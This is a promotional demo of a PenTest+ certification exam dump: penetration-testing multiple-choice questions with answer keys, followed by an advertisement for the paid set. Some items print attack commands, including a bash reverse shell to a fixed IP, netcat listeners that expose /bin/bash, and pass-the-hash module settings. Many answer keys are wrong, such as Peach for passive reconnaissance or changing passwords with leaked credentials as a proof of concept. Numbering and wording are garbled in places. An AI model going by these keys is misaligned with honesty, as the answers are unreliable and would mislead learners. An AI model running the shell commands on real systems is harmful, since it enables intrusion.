

Exam Questions PT0-001

CompTIA PenTest+ Certification Exam

<https://www.2passeasy.com/dumps/PT0-001/>



NEW QUESTION 1

DRAG DROP

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented Each password may be used only once



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Zverlory
Zverl0ry
zv3rlory
Zv3rl0ry


NEW QUESTION 2

DRAG DROP

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan. INSTRUCTIONS:

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.




- A. Mastered
- B. Not Mastered

Answer: A

NEW QUESTION 3

A security consultant is trying to attack a device with a previous identified user account.



Name	Current Setting	Required
RHOST	192.168.1.10	
RPORT	445	yes
SERVICE_DESCRIPTION		yes
SERVICE_DISPLAY_NAME		no
SERVICE_NAME		no
SHARE	ADMIN\$	no
SMBDOMAIN	ECorp	yes
SMBPASS	aad3b435b51404eeaad3b435b51404eea:gbh5n356b56700ggppd6m2433ep	no
SMBUSER	Administrator	no

Which of the following types of attacks is being executed?

- A. Credential dump attack
- B. DLL injection attack
- C. Reverse shell attack
- D. Pass the hash attack

Answer: D

NEW QUESTION 4

The following command is run on a Linux file system: Chmod 4111 /usr/bin/sudo

Which of the following issues may be exploited now?

- A. Kernel vulnerabilities
- B. Sticky bits
- C. Unquoted service path
- D. Misconfigured sudo

Answer: D

NEW QUESTION 5

In which of the following components is an exploited vulnerability MOST likely to affect multiple running application containers at once?

- A. Common libraries
- B. Configuration files
- C. Sandbox escape
- D. ASLR bypass

Answer: D

NEW QUESTION 6

Which of the following would be BEST for performing passive reconnaissance on a target's external domain?

- A. Peach
- B. CeWL
- C. OpenVAS
- D. Shodan

Answer: A

NEW QUESTION 7

If a security consultant comes across a password hash that resembles the following b117 525b3454 7Oc29ca3dBaeOb556ba8

Which of the following formats is the correct hash type?

- A. Kerberos
- B. NetNTLMv1
- C. NTLM
- D. SHA-1

Answer: C

NEW QUESTION 8


A penetration tester was able to retrieve the initial VPN user domain credentials by phishing a member of the IT department. Afterward, the penetration tester obtained hashes over the VPN and easily cracked them using a dictionary attack Which of the following remediation steps should be recommended? (Select THREE)

- A. Mandate all employees take security awareness training
- B. Implement two-factor authentication for remote access
- C. Install an intrusion prevention system
- D. Increase password complexity requirements
- E. Install a security information event monitoring solution.
- F. Prevent members of the IT department from interactively logging in as administrators
- G. Upgrade the cipher suite used for the VPN solution

Answer: BDG

NEW QUESTION 9

A security analyst has uncovered a suspicious request in the logs for a web application. Given the following URL:




- A. Directory traversal
- B. Cross-site scripting
- C. Remote file inclusion
- D. User enumeration

Answer: D


NEW QUESTION 10

An assessor begins an internal security test of the Windows domain internal.comptia.net. The assessor is given network access via DHCP, but is not given any network maps or target IP addresses. Which of the following commands can the assessor use to find any likely Windows domain controllers?


A)




B)



C)



D)



- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: A

NEW QUESTION 10

After several attempts, an attacker was able to gain unauthorized access through a biometric sensor using the attacker's actual fingerprint without exploitation. Which of the following is the MOST likely explanation of what happened?

- A. The biometric device is tuned more toward false positives
- B. The biometric device is configured more toward true negatives
- C. The biometric device is set to fail closed
- D. The biometric device duplicated a valid user's fingerprint

Answer: A

NEW QUESTION 13

A penetration tester has successfully exploited an application vulnerability and wants to remove the command history from the Linux session. Which of the following will accomplish this successfully?

- A. history --remove
- B. cat history | clear
- C. rm -f ./history
- D. history -c

Answer: D

NEW QUESTION 16

When performing compliance-based assessments, which of the following is the MOST important Key consideration?

- A. Additional rate
- B. Company policy
- C. Impact tolerance
- D. Industry type

Answer: A

NEW QUESTION 21

A penetration tester is designing a phishing campaign and wants to build list of users (or the target organization. Which of the following techniques would be the MOST appropriate? (Select TWO)

- A. Query an Internet WHOIS database.
- B. Search posted job listings.
- C. Scrape the company website.
- D. Harvest users from social networking sites.
- E. Socially engineer the corporate call center

Answer: AB

NEW QUESTION 24

A penetration tester notices that the X-Frame-Options header on a web application is not set. Which of the following would a malicious actor do to exploit this configuration setting?

- A. Use path modification to escape the application's framework.
- B. Create a frame that overlays the application.
- C. Inject a malicious iframe containing JavaScript.
- D. Pass an iframe attribute that is malicious

Answer: B

NEW QUESTION 26

A recently concluded penetration test revealed that a legacy web application is vulnerable to SQL injection. Research indicates that completely remediating the vulnerability would require an architectural change, and the stakeholders are not in a position to risk the availability of the application. Under such circumstances, which of the following controls are low-effort, short-term solutions to minimize the SQL injection risk? (Select TWO).

- A. Identify and eliminate inline SQL statements from the code.
- B. Identify and eliminate dynamic SQL from stored procedures.
- C. Identify and sanitize all user inputs.
- D. Use a whitelist approach for SQL statements.
- E. Use a blacklist approach for SQL statements.
- F. Identify the source of malicious input and block the IP address

Answer: DE

NEW QUESTION 30


Which of the following is the reason why a penetration tester would run the `chkconfig --del servicename` command at the end of an engagement?

- A. To remove the persistence
- B. To enable persistence
- C. To report persistence
- D. To check for persistence

Answer: A

NEW QUESTION 33

A penetration tester is checking a script to determine why some basic persisting. The expected result was the program outputting "True."



```

root:~$ cat ./test.sh
#!/bin/bash
source=10
let dest=5+5

if [ 'source' = 'dest' ]; then
    echo "True"
else
    echo "False"
fi
#End of File

root:~$ ./test.sh
False
    
```

Given the output from the console above, which of the following explains how to correct the errors in the script? (Select TWO)

- A. Change `fi` to `Endlf`
- B. Remove the `let` in front of `dest=5+5`.
- C. Change the `=` to `-eq`.
- D. Change `source` and `dest` to `Ssource` and `Sdest`
- E. Change `else` to `eli`

Answer: BC

NEW QUESTION 38

A penetration tester has a full shell to a domain controller and wants to discover any user account that has not authenticated to the domain in 21 days. Which of the following commands would BEST accomplish this?

- A. `dsrm -users "DN=compony.com; OU=hq CN=usera"`

- B. dsuser -name -account -limit 3
- C. dsquery uaer -inactive 3
- D. dsquery -o -rein -limit 21

Answer: B

NEW QUESTION 41

After performing a security assessment for a firm, the client was found to have been billed for the time the client's test environment was unavailable. The Client claims to have been billed unfairly. Which of the following documents would MOST likely be able to provide guidance in such a situation?

- A. SOW
- B. NDA
- C. EULA
- D. BRA

Answer: D

NEW QUESTION 46

Which of the following types of physical security attacks does a mantrap mitigate-?


- A. Lock picking
- B. Impersonation
- C. Shoulder surfing
- D. Tailgating

Answer: D


NEW QUESTION 51

A. penetration tester wants to check manually if a "ghost" vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?


A)




B)



C)



D)



- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: D

NEW QUESTION 55

Which of the following reasons does penetration tester needs to have a customer's point-of -contact information available at all time? (Select THREE).

- A. To report indicators of compromise
- B. To report findings that cannot be exploited
- C. To report critical findings
- D. To report the latest published exploits
- E. To update payment information
- F. To report a server that becomes unresponsive
- G. To update the statement of work

H. To report a cracked password

Answer: DEF

NEW QUESTION 57

A tester intends to run the following command on a target system:

```
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
```

Which of the following additional commands would need to be executed on the tester's Linux system to make the previous command successful?

- A. nc -nvlp 443
- B. nc 10.2.4.6 443
- C. nc -w3 10.2.4.6 443
- D. nc -bin/ah 10.2.4.6 443

Answer: A

NEW QUESTION 60

During an internal penetration test, several multicast and broadcast name resolution requests are observed traversing the network. Which of the following tools could be used to impersonate network resources and collect authentication requests?

- A. Ettercap
- B. Tcpdump
- C. Responder
- D. Medusa

Answer: D

NEW QUESTION 62

A penetration tester is performing a remote scan to determine if the server farm is compliant with the company's software baseline. Which of the following should the penetration tester perform to verify compliance with the baseline?

- A. Discovery scan
- B. Stealth scan
- C. Full scan
- D. Credentialed scan

Answer: A

NEW QUESTION 64

A penetration tester wants to target NETBIOS name service. Which of the following is the most likely command to exploit the NETBIOS name service?

- A. arPspooF
- B. nmap
- C. responder
- D. burpsuite

Answer: C

NEW QUESTION 66

After a recent penetration test, a company has a finding regarding the use of dictionary and seasonal passwords by its employees. Which of the following is the BEST control to remediate the use of common dictionary terms?

- A. Expand the password length from seven to 14 characters
- B. Implement password history restrictions
- C. Configure password filters
- D. Disable the accounts after five incorrect attempts
- E. Decrease the password expiration window

Answer: A

NEW QUESTION 67

A penetration test was performed by an on-staff technician's junior technician. During the test, the technician discovered the application could disclose an SQL table with user account and password information. Which of the following is the MOST effective way to notify management of this finding and its importance?

- A. Document the findings with an executive summary, recommendations, and screenshots of the web application disclosure.
- B. Connect to the SQL server using this information and change the password to one or two noncritical accounts to demonstrate a proof-of-concept to management.
- C. Notify the development team of the discovery and suggest that input validation be implemented on the web application's SQL query strings.
- D. Request that management create an RFP to begin a formal engagement with a professional penetration testing company.

Answer: B

NEW QUESTION 72

A penetration tester has been asked to conduct OS fingerprinting with Nmap using a company-provided text file that contains a list of IP addresses. Which of the following are needed to conduct this scan? (Select TWO).

- A. -O
- B. _iL
- C. _sV
- D. -sS
- E. -oN
- F. -oX

Answer: EF

NEW QUESTION 76

A client asks a penetration tester to add more addresses to a test currently in progress. Which of the following would defined the target list?

- A. Rules of engagement
- B. Master services agreement
- C. Statement of work
- D. End-user license agreement

Answer: D

NEW QUESTION 80

In a physical penetration testing scenario, the penetration tester obtains physical access to a laptop following .s a potential NEXT step to extract credentials from the device?

- A. Brute force the user's password.
- B. Perform an ARP spoofing attack.
- C. Leverage the BeEF framework to capture credentials.
- D. Conduct LLMNR/NETBIOS-ns poisonin

Answer: D

NEW QUESTION 82

A penetration tester ran the following Nmap scan on a computer nmap -sV 192.168.1.5

The organization said it had disabled Telnet from its environment However, the results of the Nmap scan show port 22 as closed and port 23 as open to SSH Which of the following is the BEST explanation for what happened?

- A. The organization failed to disable Telnet.
- B. Nmap results contain a false positive for port 23.
- C. Port 22 was filtered.
- D. The service is running on a non-standard por

Answer: A

NEW QUESTION 85

A penetration testet is attempting to capture a handshake between a client and an access point by monitoring a WPA2-PSK secured wireless network The (ester is monitoring the correct channel tor the identified network but has been unsuccessful in capturing a handshake Given this scenario, which of the following attacks would BEST assist the tester in obtaining this handshake?

- A. Karma attack
- B. Deauthentication attack
- C. Fragmentation attack
- D. SSID broadcast flood

Answer: B

NEW QUESTION 89

A penetration tester has compromised a host. Which of the following would be the correct syntax to create a Netcat listener on the device?

- A. nc -lvp 4444 /bin/bash
- B. nc -vp 4444 /bin/bash
- C. nc -p 4444 /bin/bash
- D. nc -lp 4444 -e /bin/bash

Answer: D

NEW QUESTION 94

.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual PT0-001 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the PT0-001 Product From:

<https://www.2passeasy.com/dumps/PT0-001/>

Money Back Guarantee

PT0-001 Practice Exam Features:

- * PT0-001 Questions and Answers Updated Frequently
- * PT0-001 Practice Questions Verified by Expert Senior Certified Staff
- * PT0-001 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * PT0-001 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year